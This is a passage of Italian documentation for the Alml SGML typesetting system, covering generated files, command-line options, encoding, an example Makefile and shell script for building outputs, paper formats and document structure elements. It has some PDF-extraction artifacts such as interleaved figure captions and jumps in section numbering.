



Figura 499.7. Seconda e terza pagina del risultato della composizione.

Il testo contenuto in questo documento è di dominio pubblico, pertanto ci si può fare quello che si vuole.

II

Indice generale

III

Figura 499.8. Quarta e quinta pagina del risultato della composizione.

Introduzione al documento

Questo documento è scritto per dimostrare il funzionamento di Alml, utilizzando frasi che, storpiando vecchi detti comuni, potrebbero diventare i detti di domani.

IV

1 *Capitolo* 1

Attenzione ai branchi di nebbia... nella testa

Sono scremato dalla fatica: il lavoro mobilita l'uomo, ma qui si batte la fiaccola. Non fatemi uscire dai gamberi e stendiamo un velo peloso: non bisogna foschilizzarsi così.

Durante le notti di pediluvio, arrivano certe zampate di caldo... C'è il divieto di balenazione e all'improvviso arriva un'onda anonima: bisogna fare attenzione ai branchi di nebbia.

1.1 Tappeti rullanti

In metropolitana ci sono i tappeti rullanti, ma la domenica certi treni vengono oppressi.

Una volta ho urtato la macchina sul paraguail, poi sono finito sulle banchine spargitraffico e così ho perso la marmitta paralitica... Meno male che l'auto aveva l'*iceberg* incorporato. Purtroppo, però, mi hanno fatto la multa per guida in stato di brezza.

Figura 499.9. Sesta e settima pagina del risultato della composizione.

2 *Capitolo* 2

Abete alto

Mi dispiace, non posso mangiare dolci, perché ho l'abete alto e non posso permettermi neanche una zolla di zucchero nel caffé.

Sono pieno di malattie: ho le piastrelle basse; ho lo zagarolo nell'occhio; ho una spalla lustrata; ho le vene vorticose... Ormai credo di essere spizzotremito; mi hanno prescritto di fare i raggi ultraviolenti.

Allora sono andato in farmacia per comprare il sapone clinicamente intestato, ma poi ho preso del bicarbonato di soia e della tintura di odio per combattere gli isterismi della cellulite.

Appendici

1

Figura 499.10. Ottava e nona pagina del risultato della composizione.

2 *Appendice* A

Gondole voraci

Al ristorante ho ordinato un piatto di pasta con le gondole voraci, una frittura di crampi, funghi traforati, un dolce con l'uva passera ricoperto da zucchero al vento (cotto nel forno a microbombe), pesche sciroccate, una birra doppio smalto e del latte pazzamente stremato. Alla fine, mi sono fatto mettere gli avanzi nella carta spagnola.

Non mi voglio divulgare, ma di fronte a queste cose rimango putrefatto... Così ho deciso che quando muoio mi faccio cromare.

Indice analitico

i

499.3 Cosa si genera con la composizione

L'utilizzo di Alml può generare file differenti a seconda del tipo di operazione che viene richiesta. La tabella 499.11 riepiloga i file principali.

Tabella 499.11. Alcuni file generati dall'utilizzo di Alml. Il file '***nome***`.sgml`' deve essere già presente.

File	Descrizione
'***nome***`.sgml`'	Il sorgente SGML principale da cui hanno origine gli altri file.
'***nome***`.aux`'	File ausiliario e temporaneo della composizione attraverso LaTeX.
'***nome***`.diag`'	File diagnostico generato da '**`alml`**'.
'***nome***`.pageref`'	File temporaneo con i riferimenti alle pagine nella composizione con LaTeX.
'***nome***`.pageloc`'	File contenente i riferimenti alle pagine per individuare i volumi e le parti, quando questi vanno estratti separatamente.
'***nome***`.log`'	File diagnostico generato da LaTeX.
'***nome***`.sp`'	File intermedio, ottenuto dall'elaborazione SGML di SP.
'***nome***`.sp2`'	File intermedio, ottenuto rielaborando il file '***nome***`.sp`', per sostituire le entità di tipo «SDATA» in codice appropriato per il tipo di composizione prescelto.
'***nome***`.dvi`'	Composizione in DVI, finale o transitoria.
'***nome***`.pdf`'	Composizione in PDF.
'***nome***`.ps`'	Composizione in PostScript.
'***nome***`.tex`'	Composizione transitoria in formato LaTeX.
'***nome***`.html`' '***nome***`.htm`'	Primo file della composizione in HTML.
'***nomen***`.html`' '***nomen***`.htm`'	***n***-esimo file della composizione in HTML.
'***nome_capitolo***`.html`' '***nome_capitolo***`.htm`'	Collegamento simbolico al file HTML il cui titolo corrisponde sostanzialmente al nome del collegamento stesso.
'***n***`.jpg`'	***n***-esimo file delle immagini relativo alla composizione in HTML.
'***nome_figura***`.jpg`'	Collegamento simbolico al file JPG il cui titolo corrisponde sostanzialmente al nome del collegamento stesso.
'***n***`.midi`' '***n***`.mid`'	***n***-esimo file MIDI, relativo alla composizione in HTML, generato da codice LilyPond incorporato.
'***nome_brano***`.midi`' '***nome_brano***`.mid`'	Collegamento simbolico al file MIDI il cui titolo corrisponde sostanzialmente al nome del collegamento stesso.
'***n***`.ps`'	***n***-esimo file delle immagini relativo alla composizione in PostScript o PDF.
'***n***`.pdf`'	***n***-esimo file delle immagini relativo alla composizione in PostScript o PDF.
'`*~`'	File temporaneo non meglio precisato.

È bene sottolineare che il file indicato come '***nome***`.sgml`' deve essere già presente perché si possa usare Alml; inoltre, il sorgente SGML principale potrebbe a sua volta incorporare altri file SGML.

Se il sorgente SGML fa riferimento a immagini collocate in file esterni, è necessario che queste siano in uno dei formati previsti (in generale, i formati più comuni sono accettati) e che si trovino in un'altra directory rispetto a quella in cui sta il file sorgente principale.

A seconda del tipo di composizione finale, Alml converte le immagini nel formato appropriato, il più delle volte avvalendosi per questo di ImageMagick, creando una serie di file nella directory corrente. Per la composizione in PostScript e in PDF servono immagini EPS; per la composizione HTML vengono generati file in formato JPG.

I file esterni delle immagini da includere nella composizione, devono trovarsi in una directory differente da quella in cui si trova il sorgente principale, per non ritrovarli mescolati assieme a quelli che vengono generati da Alml, nella directory corrente, con nomi del tipo '***n***`.jpg`', '***n***`.ps`' o '***n***`.pdf`'.

Alle volte si possono incontrare problemi inspiegabili nell'inserimento di immagini, che si possono manifestare in modo particolare nella composizione in PDF. Spesso si superano questi problemi in modo sbrigativo usando ImageMagick e facendo un passaggio intermedio nel formato JPG, allo scopo di perdere delle informazioni. Per esempio, disponendo del file '`pippo.png`' che risulta corretto e perfettamente visibile con gli strumenti normali, ma che si comporta in modo strano nella composizione PDF, può convenire il passaggio seguente:

`$` **`convert pippo.png pippo.jpg`** [*Invio*]

`$` **`convert pippo.jpg pippo.png`** [*Invio*]

Al termine, il file '`pippo.jpg`' può essere eliminato.

499.4 Sintassi nell'uso del programma frontale

Il programma frontale attraverso cui si gestisce il sistema di composizione Alml è '**`alml`**':

```
alml opzioni sorgente_sgml
alml --help
alml --version
```

Come si vede dal modello sintattico, a parte i casi delle opzioni '**`--help`**' e '**`--version`**', è sempre richiesta l'indicazione di un file sorgente SGML, a cui applicare un qualche tipo di elaborazione.

Si osservi che per la composizione destinata alla stampa, è possibile lavorare **solo con i formati A4 e lettera** (8,5 in × 11 in), che possono essere orientati verticalmente oppure orizzontalmente. Eccezionalmente, per la sola composizione PostScript, è possibile selezionare il formato A5x4 verticale. Per questo, si vedano in particolare le opzioni '**`--paper`**' e '**`--paper-orientation`**'.

Tabella 499.12. Opzioni principali.

Opzione	Descrizione
`--help`	Mostra la guida rapida interna e conclude il funzionamento.
`--version`	Mostra le informazioni sulla versione e conclude il funzionamento.

Opzione	Descrizione
`--clean`	Rimuove alcuni file temporanei abbinati al file sorgente indicato. Si tratta per la precisione di '***nome***`.pageref`', '***nome***`.diag`', '***nome***`.aux`', '***nome***`.log`', '***nome***`.sp`' e '***nome***`.sp2`'.
`--verbose`	Segnala il procedere dell'elaborazione con informazioni dettagliate. In generale tali informazioni sono ottenibili dal file '***nome***`.diag`'; tuttavia, in presenza di file sorgenti di grandi dimensioni, può servire per sapere a che punto è l'elaborazione.
`--input-encoding=`{`latin1`|`utf8`}	Dichiara il formato dei file sorgenti SGML utilizzati per la composizione; in mancanza di questa opzione, il formato viene determinato in base allo stato della configurazione locale.
`--paper=`{`a4`|`letter`|`a5x4`}	Permette di specificare le dimensioni della carta in base a un nome standard. Il formato predefinito è A4, che corrispondente alla parola chiave '**`a4`**'; il formato '**`a5x4`**' funziona solo in abbinamento a '**`--ps`**'.
`--paper-orientation=`{`portrait`|`landscape`}	Permette di specificare l'orientamento della carta.
`--static` `--dynamic`	Le due opzioni sono contrapposte. Nel primo caso si ha una composizione normale; nel secondo, se viene generato un formato PostScript o PDF, si abilitano le funzioni dinamiche per le presentazioni (in pratica, si abilita l'uso dell'elemento '**`PAUSE`**').
`--embedded-script-enable`	Abilita l'esecuzione di script incorporati nel sorgente. Trattandosi di una funzionalità che può essere pericolosa, deve essere abilitata con questa opzione, in modo esplicito.
`--draft`	Quando il contesto lo permette, serve per ottenere una composizione particolare, con più informazioni utili alla correzione o alla revisione del testo. A differenza di quanto si potrebbe essere portati a pensare, in questo modo l'elaborazione è più complessa del normale, proprio per portare in risalto tali informazioni.

Opzione	Descrizione
`--sgml-include=`***entità_parametrica***	Attraverso questa opzione, che può essere usata anche più volte, è possibile «includere» delle entità parametriche. Per la precisione, è come se nel sorgente venisse dichiarata un'entità parametrica corrispondente, assegnandole la parola chiave '**`INCLUDE`**'. Ciò viene usato per controllare l'inclusione di porzioni di sorgente, secondo le convenzioni dell'SGML.
`--page-numbering=`{`plain`|`default`|`tome`}	Questa opzione permette di definire in che modo gestire la numerazione delle pagine nei formati di composizione cartacei. In condizioni normali, la numerazione è realizzata attraverso sequenze differenti: una per la parte iniziale fino alla fine dell'introduzione, una per il corpo (comprese le appendici) e una finale per gli indici analitici. Assegnando la parola chiave '**`plain`**' si fa in modo che la numerazione sia unica, cosa che potrebbe essere conveniente per il formato PDF. Nel caso particolare della parola chiave '**`tome`**', si ottiene una numerazione separata dei volumi, con la conseguenza che alcuni indici, a seconda del contesto, oltre a indicare la pagina aggiungono un prefisso corrispondente al numero del volume in cui si trova.
`--sgml-syntax` `--sgml-check`	Una qualunque di queste due opzioni permette di ottenere la verifica formale del sorgente, in base al DTD.
`--sp`	Con questa opzione si vuole raggiungere solo un formato intermedio per il controllo diagnostico del funzionamento di Alml.
`--tex` `--latex`	Con questa opzione si vuole raggiungere solo un formato intermedio in LaTeX per il controllo diagnostico del funzionamento di Alml.
`--dvi`	Genera un risultato in formato DVI. L'elaborazione crea una serie di file EPS e PDF per le immagini, secondo i modelli '***n***`.ps`' e '***n***`.pdf`'.
`--ps` `--postscript`	Genera un risultato in formato PostScript. L'elaborazione crea una serie di file EPS e PDF per le immagini, secondo i modelli '***n***`.ps`' e '***n***`.pdf`'; una volta ottenuto il file PostScript finale, questi file non servono più.

Opzione	Descrizione
`--pdf`	Genera un risultato in formato PDF. L'elaborazione crea una serie di file EPS e PDF per le immagini, secondo i modelli '*n*.ps' e '*n*.pdf'; una volta ottenuto il file PDF finale, questi file non servono più.
`--html`	Genera un risultato in formato HTML, articolato in più file, dove il primo è '*nome*.html' e gli altri sono '*nomen*.html'. Inoltre, viene fatta una copia dei file delle immagini, secondo il modello '*n*.jpg' (le due numerazioni sono indipendenti).
`--htm`	Genera un risultato in formato HTML, simile a quello che si ottiene con '**--html**', dove però le estensioni dei file hanno solo tre caratteri ('.htm', '.mid', ecc.).
`--html-text`	Genera un risultato in formato HTML speciale, in un file unico, senza riferimenti a immagini esterne. Il file ottenuto può essere consultato con Links e con questo può essere convertito in un testo puro e semplice, attraverso il comando: '**links -dump** ***nome*****.html >** ***nome*****.txt**' Oppure: '**w3m -dump** ***nome*****.html >** ***nome*****.txt**'

Tabella 499.13. Opzioni accessorie.

Opzione	Descrizione
`--html-check` `--html401-check`	Se sono stati installati i file necessari, consente la verifica formale di un file HTML secondo le specifiche della versione 4.01.
`--html320-check`	Se sono stati installati i file necessari, consente la verifica formale di un file HTML secondo le specifiche della versione 3.2.
`--xml-check`	Se sono stati installati i file necessari, consente la verifica formale di un file XML secondo le specifiche del DTD relativo (attualmente solo XHTML).

499.5 Codifica del sorgente

Il sorgente SGML usato da Alml può essere scritto secondo la codifica ISO 8859-1 (Latin-1), oppure la codifica UTF-8. In pratica, nel secondo caso si può usare la codifica universale, dove però solo una piccola porzione di punti di codifica ha una corrispondenza effettiva nella composizione.

Allo stato attuale è possibile scrivere usando lingue che si avvalgono dell'alfabeto latino, il greco e il russo, come si può vedere meglio nel capitolo 512.

Esiste comunque la necessità che tutti i file che compongono il sorgente SGML siano scritti nella stessa codifica: tutti ISO 8859-1, oppure tutti UTF-8. In generale, non si presenta la necessità di usare la codifica UTF-8, nemmeno quando si volesse selezionare un carattere a cui non risulta associata alcuna entità standard. Infatti, in questi casi, si può usare un riferimento numerico nella forma:

```
&#xhhhh;
```

In pratica, volendo fare riferimento al punto di codifica U+266E in forma numerica (♮), si potrebbe scrivere '**`♮`**'.

Dal momento che non c'è un modo pratico per distinguere automaticamente se un file sia scritto usando l'una o l'altra codifica, è possibile usare l'opzione '**`--input-encoding`**' per specificarlo espressamente. Tuttavia, se questa opzione non viene usata, Alml fa delle congetture basandosi sullo stato attuale della variabile di ambiente '**`LANG`**' e delle variabili '**`LC_*`**'; in pratica, tenta di determinarlo dalla configurazione locale.

499.6 Organizzare un file-make o uno script

Un file-make personalizzato può facilitare l'uso di Alml. Viene proposto un esempio elementare, riferito al file '`example.sgml`', in cui si può vedere anche l'utilizzo proposto di '**`alml`**'.

```
# file name prefix.
DOC_PREFIX=example

# Notice that "text" generates an HTML file with the same name
# for the first HTML page. This is why it is before the standard
# HTML typesetting.
#
all:    \
clean   \
text    \
html    \
ps      \
pdf

clean:
        @echo "Cleaning..."                             ; \
        find . -name core    -exec rm -f \{\} \;        ; \
        rm -f $(DOC_PREFIX)*.tex                        ; \
        rm -f $(DOC_PREFIX)*.dvi                        ; \
```

```
        rm -f $(DOC_PREFIX)*.sp                         ; \
        rm -f $(DOC_PREFIX)*.sp2                        ; \
        rm -f $(DOC_PREFIX)*.ps                         ; \
        rm -f $(DOC_PREFIX)*.pdf                        ; \
        rm -f $(DOC_PREFIX)*.txt                        ; \
        rm -f $(DOC_PREFIX)*.log                        ; \
        rm -f $(DOC_PREFIX)*.aux                        ; \
        rm -f $(DOC_PREFIX)*.tmp                        ; \
        rm -f $(DOC_PREFIX)*.diag                       ; \
        rm -f $(DOC_PREFIX)*.pageref                    ; \
        rm -f $(DOC_PREFIX)*.pageloc                    ; \
        rm -f *.html *.htm                              ; \
        rm -f *.bak                                     ; \
        rm -f *.jpg                                     ; \
        rm -f *.ps                                      ; \
        rm -f *.midi *.mid                              ; \
        rm -f *\~

check:
        @alml --sgml-check              \
              --verbose                 \
              $(DOC_PREFIX).sgml

dvi:
        @alml --dvi                     \
              --verbose                 \
              $(DOC_PREFIX).sgml

ps:
        @alml --ps                      \
              --verbose                 \
              $(DOC_PREFIX).sgml

pdf:
        @alml --pdf                     \
              --verbose                 \
              --page-numbering=plain    \
              $(DOC_PREFIX).sgml

html:
        @alml --html                    \
              --verbose                 \
              $(DOC_PREFIX).sgml

htm:
        @alml --htm                     \
              --verbose                 \
              $(DOC_PREFIX).sgml

text:
        @alml --html-text               \
              --verbose                 \
              $(DOC_PREFIX).sgml        ; \
```

```
          w3m -dump                        \
               $(DOC_PREFIX).html          \
                > $(DOC_PREFIX).txt
```

Si può osservare in particolare l'obiettivo '**`clean`**' che elimina tutti i file non indispensabili e in particolare tutti i file il cui nome termina per '`.html`' e per '`.ps`'.

Se per esempio si utilizza il comando '**`make ps`**', si ottiene la composizione in PostScript, generando in particolare il file '`example.ps`'.

Uno script da usare sostanzialmente come il file-make proposto, potrebbe essere realizzato così:

```
#!/bin/sh
#
ACTION=$1
#
DOC_PREFIX=example
#
if   [ "$ACTION" = "" ]
then
    echo "Please, specify an action:"
    echo "$0 ACTION"
    exit
elif [ "$ACTION" = "clean" ]
then
    echo "Cleaning..."
    find . -name core    -exec rm -f \{\} \;
    rm -f $DOC_PREFIX*.tex
    rm -f $DOC_PREFIX*.dvi
    rm -f $DOC_PREFIX*.sp
    rm -f $DOC_PREFIX*.sp2
    rm -f $DOC_PREFIX*.ps
    rm -f $DOC_PREFIX*.pdf
    rm -f $DOC_PREFIX*.txt
    rm -f $DOC_PREFIX*.log
    rm -f $DOC_PREFIX*.aux
    rm -f $DOC_PREFIX*.tmp
    rm -f $DOC_PREFIX*.diag
    rm -f $DOC_PREFIX*.pageref
    rm -f $DOC_PREFIX*.pageloc
    rm -f *.html *.htm
    rm -f *.bak
    rm -f *.jpg
    rm -f *.ps
    rm -f *.midi *.mid
    rm -f *\~
    #
elif [ "$ACTION" = "check" ]
then
    alml --sgml-check              \
         --verbose                 \
         $DOC_PREFIX.sgml
```

```
    #
elif [ "$ACTION" = "dvi" ]
then
    alml --dvi                    \
         --verbose                \
         $DOC_PREFIX.sgml
    #
elif [ "$ACTION" = "ps" ]
then
    alml --ps                     \
         --verbose                \
         $DOC_PREFIX.sgml
    #
elif [ "$ACTION" = "pdf" ]
then
    alml --pdf                    \
         --verbose                \
         --page-numbering=plain   \
         $DOC_PREFIX.sgml
    #
elif [ "$ACTION" = "html" ]
then
    alml --html                   \
         --verbose                \
         $DOC_PREFIX.sgml
    #
elif [ "$ACTION" = "htm" ]
then
    alml --htm                    \
         --verbose                \
         $DOC_PREFIX.sgml
    #
elif [ "$ACTION" = "text" ]
then
    alml --html-text              \
         --verbose                \
         $DOC_PREFIX.sgml
    w3m -dump                     \
        $DOC_PREFIX.html          \
        > $DOC_PREFIX.txt
```

499.7 Formati particolari

L'opzione '**`--paper`**' di '**`alml`**' consente di definire il formato della pagina per la composizione destinata alla stampa. Generalmente si possono usare solo i formati A4 e lettera, rispettivamente con le opzioni '**`--paper=a4`**' e '**`--paper=letter`**'. Eccezionalmente, quando si intende generare un formato PostScript, è possibile produrre un formato A5x4 verticale, ovvero 21 cm × 59,4 cm ('**`--paper=a5x4`**').

Il formato A5x4 può essere utile, rielaborando il file PostScript in modo da ridurlo e da accoppiarlo su un foglio A4 singolo. Per ottenere questo risultato ci si può avvalere di '**alml-extra**', usandolo come nel comando seguente:

$ **alml-extra --a5x4-to-a7x4-2-a4** ***nome*** **.ps** [*Invio*]

In tal caso, il file '***nome*** .ps' è il file PostScript in formato A5x4 e si ottiene il file '***nome*** .a7x4-2-a4.ps', in formato A4, che in pratica contiene due colonne formato A7x4 (10,5 cm × 29,7 cm).

Figura 499.16. Esempio di come può apparire una pagina che contiene due colonne in formato A7x4.

58 Il documento secondo Alml

Figura 11.11. La quarta di copertina (copertina posteriore), corrispondente all'elemento '**backcover**'.

Questo libro privo di contenuti, attraverso un solo esempio pratico, dimostra come utilizzare gli elementi dell'intestazione di Alml.

11.2.2 Margini e giustezza nella composizione stampata

È possibile definire i margini e la giustezza (la larghezza del testo) della composizione stampata, senza dover intervenire modificando lo stile TeXname. Si utilizza per questo l'elemento '**printedpagesize**', all'interno dell'elemento '**admin**', nell'intestazione del documento, specificando il contesto con l'attributo '**type**'. Si osservi l'esempio in cui si mostrano tutti i valori disponibili per l'attributo '**type**':

```
<head>
    <admin>
        …
        <printedpagesize type="topmargin">2.5cm</printedpagesize>
        <printedpagesize type="bottommargin">3.0cm</printedpagesize>
        <printedpagesize type="internalmargin">3.5cm</printedpagesize>
        <printedpagesize type="bodywidth">15cm</printedpagesize>
        …
    </admin>
    …
</head>
```

Il tipo '**topmargin**' è il margine superiore, fino alla **base** del testo normale (la riga di intestazione viene collocata automaticamente); il tipo '**bottommargin**' è il margine inferiore; il tipo '**internalmargin**' è il margine sinistro per le pagine destre e il margine destro per le pagine sinistre; il tipo '**bodywidth**' è la giustezza, ovvero la larghezza della colonna in cui scorre effettivamente il testo.

Tabella 11.13. Valori dell'attributo '**type**' dell'elemento '**printedpagesize**'.

Valore	Contesto a cui si fa riferimento
`topmargin`	Margine superiore.
`bottommargin`	Margine inferiore.
`internalmargin`	Margine interno.
`bodywidth`	Giustezza.

Il margine esterno non viene indicato, perché si preferisce indicare la giustezza, essendo un valore che è meglio non vari automaticamente, dal momento che da questo dipendono anche le dimensioni che si assegnano ad altri componenti contenuti nel testo.

Figura 11.14. Valori dell'attributo '**type**' dell'elemento '**printedpagesize**'.

topmargin
internalmargin
internalmargin
topmargin
bodywidth
bodywidth
bottommargin
bottommargin

Il formato della carta viene definito al di fuori del sorgente SGML, attraverso le opzioni di Almlname. Ciò permette di produrre composizioni differenti a seconda del tipo di carta disponibile. Tuttavia, è evidente che le dimensioni adottate per la carta devono essere compatibili con i margini e la giustezza richiesti nel sorgente SGML.

11.2.3 Corpo del carattere nella composizione stampata

È possibile definire il corpo del carattere, nella composizione stampata, in alcune situazioni importanti, senza dover intervenire modificando lo stile TeXname. Si utilizza per questo l'elemento '**printedfontsize**', all'interno dell'elemento '**admin**', nell'intestazione del documento, specificando il contesto con l'attributo '**type**'. Si osservi l'esempio:

```
<head>
    <admin>
        …
        <printedfontsize type="normal">4mm</printedfontsize>
        <printedfontsize type="table">3.5mm</printedfontsize>
        …
    </admin>
    …
</head>
```

Il tipo '**normal**' è il carattere normale del testo; il tipo '**table**' è il carattere utilizzato nelle tabelle di Almlname. La distanza tra le righe viene impostata automaticamente al 120 % della dimensione del carattere utilizzato.

Il documento secondo Alml 59

La dimensione del carattere deve essere armoniosa rispetto al resto del documento. Bisogna provare per rendersi conto se il risultato che si ottiene è accettabile oppure no.

Tabella 11.16. Valori dell'attributo '**type**' dell'elemento '**printedfontsize**'.

Valore	Carattere a cui si fa riferimento
`title`	Titolo dell'opera che appare in copertina.
`subtitle`	Sottotitolo che appare in copertina.
`author`	Autori che appaiono in copertina.
`edition`	Data, edizione e versione che appaiono in copertina.
`tomeheading`	Titolo dei volumi nella loro pagina iniziale.
`h0`	Titolo delle parti nella loro pagina iniziale.
`h1`	Titolo dei capitoli.
`h2`	Titolo delle sezioni di primo livello.
`h3`	Titolo delle sottosezioni.
`h4`	Titolo delle sotto-sottosezioni.
`normal`	Testo normale.
`table`	Testo delle tabelle.
`object`	Testo interno agli elementi '**object**'.

11.3 Contenuto [indice analitico:main: Alml: **intro**] [indice analitico:main: Alml: **body**] [indice analitico:main: Alml: **appendix**] [indice analitico:main: Alml: **index**]

Il contenuto del documento si articola in tre blocchi fondamentali: '**intro**', '**body**' e '**appendix**'. In coda, possono apparire degli indici analitici, racchiusi nel blocco dell'elemento '**index**'.

Questa classificazione in blocchi va a compensare la mancanza di elementi atti a circoscrivere l'estensione delle sezioni in cui si articola il testo. La mancanza di una strutturazione dettagliata delle sezioni[1] fa sì che in presenza di errori di sintassi SGML, l'analizzatore tenda a segnalare in seguito una quantità di errori inesistenti che non vanno considerati. In tali situazioni, si correggono i primi errori evidenti e poi si ripete la verifica SGML.

Figura 11.17. Schema ad albero semplificato degli elementi di un documento Almlname, dove di mostra la suddivisione dei contenuti.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |--[intro]
  |     `--capitolo…
  |--body
  |     `--{volume…|parte…|capitolo…}
  |--[appendix]
  |     `--capitolo…
  `--[index]
        `--capitolo…
```

11.3.1 Introduzione

Dopo l'elemento '**head**' è prevista la possibilità di inserire l'elemento '**intro**', il cui scopo è quello di delimitare uno o più capitoli speciali, da intendere come prefazioni o introduzioni a vario titolo.

Per la definizione del capitolo, si veda quanto descritto a proposito dell'elemento '**body**'.

11.3.2 Corpo [indice analitico:main: Alml: **tomeheading**] [indice analitico:main: Alml: **tomecontents**] [indice analitico:main: Alml: **h0**] [indice analitico:main: Alml: **partcontents**] [indice analitico:main: Alml: **h1**] [indice analitico:main: Alml: **chaptercontents**] [indice analitico:main: Alml: **h2**] [indice analitico:main: Alml: **h3**] [indice analitico:main: Alml: **h4**] [indice analitico:main: Alml: **extramaincontents**] [indice analitico:main: Alml: **endofchapter**]

Il corpo vero e proprio del documento è contenuto nell'elemento '**body**', il quale si può articolare in volumi, parti o capitoli. Sta all'autore scegliere quale livello di suddivisione superiore adottare. È evidente che se si usa una suddivisione in volumi, si prevede una sottoclassificazione in parti, che poi si dividono in capitoli; se si usa una suddivisione in parti, è obbligatoria una sottoclassificazione in capitoli.

Eccezionalmente, un volume può contenere solo capitoli, senza parti, quando per qualche ragione ciò è necessario.

Volumi, parti, capitoli e sezioni inferiori sono delimitate materialmente attraverso la dichiarazione del titolo relativo, come avviene in HTMLname. Le tabelle e gli schemi successivi descrivono gli elementi relativi.

Figura 11.18. Schema di un volume.

```
volume
  |--tomeheading [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |      `--testo_lineare
  |--[blocco_generico]…
  `--{parte…|capitolo…}
```

Tabella 11.19. Dichiarazione dei titoli dei volumi, con la possibilità di aggiungere un indice del contenuto.

Elemento	Descrizione
`tomeheading [id="ancora"] [lang="…"] [bookmark="…"]`	Titolo del volume. L'attributo '**id**' consente di specificare un'ancora di riferimento; l'attributo '**lang**' consente di specificare la lingua del volume; l'attributo '**bookmark**' consente di specificare un segnalibro alternativo per la composizione in formato PDFname.
`tomecontents [levels="livelli"] [nopages="true|false"]`	Elemento vuoto per ottenere l'inserimento dell'indice generale del volume. L'attributo '**levels**' specifica il livello di dettaglio dell'indice; l'attributo '**nopages**' consente di non mostrare i numeri di pagina nella composizione per la stampa.

[1] Nelle distribuzioni Debian si tratta del pacchetto '**liblocale-gettext-perl**'.

Capitolo 500

Il documento secondo Alml

Il DTD di Alml è organizzato per gestire documenti molto grandi, che possono essere suddivisi in volumi, parti e capitoli. Tuttavia, la suddivisione in volumi o in parti resta facoltativa, mentre la divisione in capitoli è obbligatoria.

Quando devono essere indicate delle dimensioni che prevedono la specificazione dell'unità di misura, si usano le sigle elencate nella tabella 500.1.

Tabella 500.1. Sigle delle unità di misura utilizzabili con Alml.

Sigla	Unità di misura corrispondente
`pt`	Punti tipografici corrispondenti a 1/72,27 di pollice.
`bp`	Punti tipografici corrispondenti a 1/72 di pollice (*big point*).
`pc`	Pica corrispondenti a 1/6 di pollice.
`in`	Pollici.
`cm`	Centimetri.
`mm`	Millimetri.

500.1 Organizzazione generale

Secondo il DTD di Alml, il documento ha una struttura generale ben definita:

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN">
<alml>
<head>
…
</head>
[<intro>
…
</intro>]
<body>
…
</body>
[<appendix>
…
</appendix>]
[<index>
…
</index>]
</alml>
```

In questa struttura, gli elementi '**`head`**' e '**`body`**' sono obbligatori, mentre gli altri possono essere omessi, se non sono necessari.

Si può intuire il senso della cosa: l'elemento '**head**' serve a contenere informazioni amministrative, oltre a ciò che deve apparire nelle primissime pagine (il titolo dell'opera, il copyright ecc.); l'elemento '**intro**' permette di inserire dei capitoli speciali da trattare come introduzioni o prefazioni, che come tali non risultano numerate; l'elemento '**body**' permette di inserire capitoli, oppure parti, o volumi; l'elemento '**appendix**' permette di inserire capitoli da trattare come appendici, numerate convenzionalmente in modo letterale; infine, l'elemento '**index**' permette di inserire capitoli speciali per l'inclusione degli indici analitici.

Figura 500.2. Schema ad albero degli elementi principali di un documento Alml.

```
alml [lang="lingua"] [spacing="normal|french|uniform"]
  |--head
  |--[intro]
  |--body
  |--[appendix]
  `--[index]
```

500.2 Dalla copertina all'indice generale

L'elemento che delimita il documento nella sua interezza, '**alml**', può contenere due attributi facoltativi: '**lang**' e '**spacing**'. L'attributo '**lang**' permette di definire il linguaggio generale con cui è stato scritto il documento, attraverso una sigla secondo lo standard ISO 639 (sezione 106), ma se le informazioni su un certo linguaggio non sono disponibili, si applicano comunque le convenzioni inglesi.

L'attributo '**spacing**' permette di definire il modo in cui vengono gestiti gli spazi alla fine dei periodi (dopo il punto fermo). Assegnando la parola chiave '**normal**', si ottiene la spaziatura normale della convenzione inglese, in cui lo spazio dopo un punto ha una larghezza maggiore degli altri; in alternativa, assegnando la parola chiave '**uniform**', oppure '**french**', si ottiene una spaziatura uniforme, come richiede la tradizione tipografica italiana e anche di altri paesi.

In generale, un documento scritto in lingua italiana dovrebbe utilizzare l'elemento '**alml**' in questo modo:

```
<alml lang="it" spacing="uniform">
```

